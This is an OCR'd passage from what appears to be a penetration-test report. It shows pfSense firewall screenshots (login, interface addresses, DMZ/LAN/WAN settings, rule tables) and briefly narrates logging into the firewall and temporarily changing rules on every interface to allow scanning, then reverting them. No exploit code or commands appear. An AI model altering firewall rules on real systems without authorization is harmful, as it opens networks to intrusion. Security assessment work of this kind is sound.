
Figure 1-48 PfSense Firewall Login Page





Once logged on, system information could be seen. More importantly, on one of the pages this revealed interface information. It revealed that the WAN interface was the 192.168.0.234 host, LAN was the 192.168.0.98 host and the DMZ interface was the 192.168.0.241 address. Also addressed was the firewall rules on each of the interfaces. On each of the interfaces, the firewall rules were changed to allow each of the interfaces to be scanned but was quickly repaired back to its original stage to ensure that this wouldn't open any more vulnerabilities to the network.


Figure 1-49 PfSense Configuration



Interfaces
WAN
10Gbase-T <full-duplex>
192.168.0.234
LAN
10Gbase-T <full-duplex>
192.168.0.98
DMZ
10Gbase-T <full-duplex>
192.168.0.241



Firewall / Rules / WAN
Floating
WAN
LAN
DMZ
Rules (Drag to Change Order)
States
Protocol
Source
Port
Destination
Port
Gateway
Queue
Schedule
Description
Actions
1 /266.42 MiB
IPv4 *
192.168.0.242
none
0 /384 B
IPv4 OSPF
none
Add
Add
Delete
Save
Separator



Interfaces / DMZ
General Configuration
Enable
Enable interface
Description
DMZ
Enter a description (name) for the interface here.
IPv4 Configuration Type
Static IPv4
IPv6 Configuration Type
None
MAC Address
xx:xx:xx:xx:xx:xx
This field can be used to modify ("spoof") the MAC address of this interface.
Enter a MAC address in the following format: xx:xx:xx:xx:xx:xx or leave blank.
MTU
If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.
MSS
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect.
Speed and Duplex
Default (no preference, typically autoselect)
Explicitly set speed and duplex mode for this interface.
WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and duplex forced.
Static IPv4 Configuration
IPv4 Address
192.168.0.241
/ 30
IPv4 Upstream gateway
None
Add a new gateway
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button.
On local area network interfaces the upstream gateway should be "none". Gateways can be managed by clicking here.
Reserved Networks
Block private networks and loopback addresses
Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.
Block bogon networks
Blocks traffic from reserved IP addresses (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and so should not appear as the source address in any packets received.
Note: The update frequency can be changed under System->Advanced Firewall/NAT settings.
Save



Interfaces / LAN
General Configuration
Enable
Enable interface
Description
LAN
Enter a description (name) for the interface here.
IPv4 Configuration Type
Static IPv4
IPv6 Configuration Type
None
MAC Address
xx:xx:xx:xx:xx:xx
This field can be used to modify ("spoof") the MAC address of this interface.
Enter a MAC address in the following format: xx:xx:xx:xx:xx:xx or leave blank.
MTU
If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.
MSS
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect.
Speed and Duplex
Default (no preference, typically autoselect)
Explicitly set speed and duplex mode for this interface.
WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and duplex forced.
Static IPv4 Configuration
IPv4 Address
192.168.0.98
/ 27
IPv4 Upstream gateway
None
Add a new gateway
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button.
On local area network interfaces the upstream gateway should be "none". Gateways can be managed by clicking here.
Reserved Networks
Block private networks and loopback addresses
Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.
Block bogon networks
Blocks traffic from reserved IP addresses (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and so should not appear as the source address in any packets received.
Note: The update frequency can be changed under System->Advanced Firewall/NAT settings.
Save



Interfaces / WAN
General Configuration
Enable
Enable interface
Description
WAN
Enter a description (name) for the interface here.
IPv4 Configuration Type
Static IPv4
IPv6 Configuration Type
None
MAC Address
xx:xx:xx:xx:xx:xx
This field can be used to modify ("spoof") the MAC address of this interface.
Enter a MAC address in the following format: xx:xx:xx:xx:xx:xx or leave blank.
MTU
If this field is blank, the adapter's default MTU will be used. This is typically 1500 bytes but can vary in some circumstances.
MSS
If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect.
Speed and Duplex
Default (no preference, typically autoselect)
Explicitly set speed and duplex mode for this interface.
WARNING: MUST be set to autoselect (automatically negotiate speed) unless the port this interface connects to has its speed and duplex forced.
Static IPv4 Configuration
IPv4 Address
192.168.0.234
/ 30
IPv4 Upstream gateway
GW_WAN - 192.168.0.233
Add a new gateway
If this interface is an Internet connection, select an existing Gateway from the list or add a new one using the "Add" button.
On local area network interfaces the upstream gateway should be "none". Gateways can be managed by clicking here.
Reserved Networks
Block private networks and loopback addresses
Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.
Block bogon networks
Blocks traffic from reserved IP addresses (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and so should not appear as the source address in any packets received.
Note: The update frequency can be changed under System->Advanced Firewall/NAT settings.
Save



Firewall / Rules / Edit
Edit Firewall Rule
Action
Pass
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.
Disabled
Disable this rule
Set this option to disable this rule without removing it from the list.
Interface
WAN
Choose the interface from which packets must come to match this rule.
Address Family
IPv4
Select the Internet Protocol version this rule applies to.
Protocol
Any
Choose which IP protocol this rule should match.
Source
Source
Invert match.
any
Source Address
Destination
Destination
Invert match.
any
Destination Address
Extra Options
Log
Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).
Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.
Advanced Options
Display Advanced
Save


Firewall / Rules / DMZ
Floating
WAN
LAN
DMZ
Rules (Drag to Change Order)
States
Protocol
Source
Port
Destination
Port
Gateway
Queue
Schedule
Description
Actions
0 /184.51 MiB
IPv4 *
*
*
192.168.0.66
*
*
none
0 /2.62 MiB
IPv4 *
*
*
192.168.0.64/27
*
*
none
0 /0 B
IPv4 TCP
*
*
192.168.0.241
80 (HTTP)
*
none
0 /0 B
IPv4 TCP
*
*
192.168.0.241
443 (HTTPS)
*
none
0 /0 B
IPv4 TCP
*
*
192.168.0.241
2601
*
none
0 /0 B
IPv4 TCP
*
*
192.168.0.241
2604 - 2605
*
none
0 /0 B
IPv4 *
*
*
LAN net
*
*
none
0 /993 B
IPv4 *
*
*
*
*
*
none
Add
Add
Delete
Save
Separator


Firewall / Rules / Edit
Edit Firewall Rule
Action
Pass
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.
Disabled
Disable this rule
Set this option to disable this rule without removing it from the list.
Interface
WAN
Choose the interface from which packets must come to match this rule.
Address Family
IPv4
Select the Internet Protocol version this rule applies to.
Protocol
Any
Choose which IP protocol this rule should match.
Source
Source
Invert match.
any
Source Address
Destination
Destination
Invert match.
any
Destination Address
Extra Options
Log
Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).
Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.
Advanced Options
Display Advanced


Firewall / Rules / WAN
Floating
WAN
LAN
DMZ
Rules (Drag to Change Order)
States
Protocol
Source
Port
Destination
Port
Gateway
Queue
Schedule
Description
Actions
0 /268.53 MiB
IPv4*
none
0 /384 B
IPv4 OSPF
none
2.006 K/226 KiB
IPv4*
none
0 /0 B
IPv4*
none
Add
Add
Delete
Save
Separator


Firewall / Rules / Edit
Edit Firewall Rule
Action
Pass
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.
Disabled
Disable this rule
Set this option to disable this rule without removing it from the list.
Interface
LAN
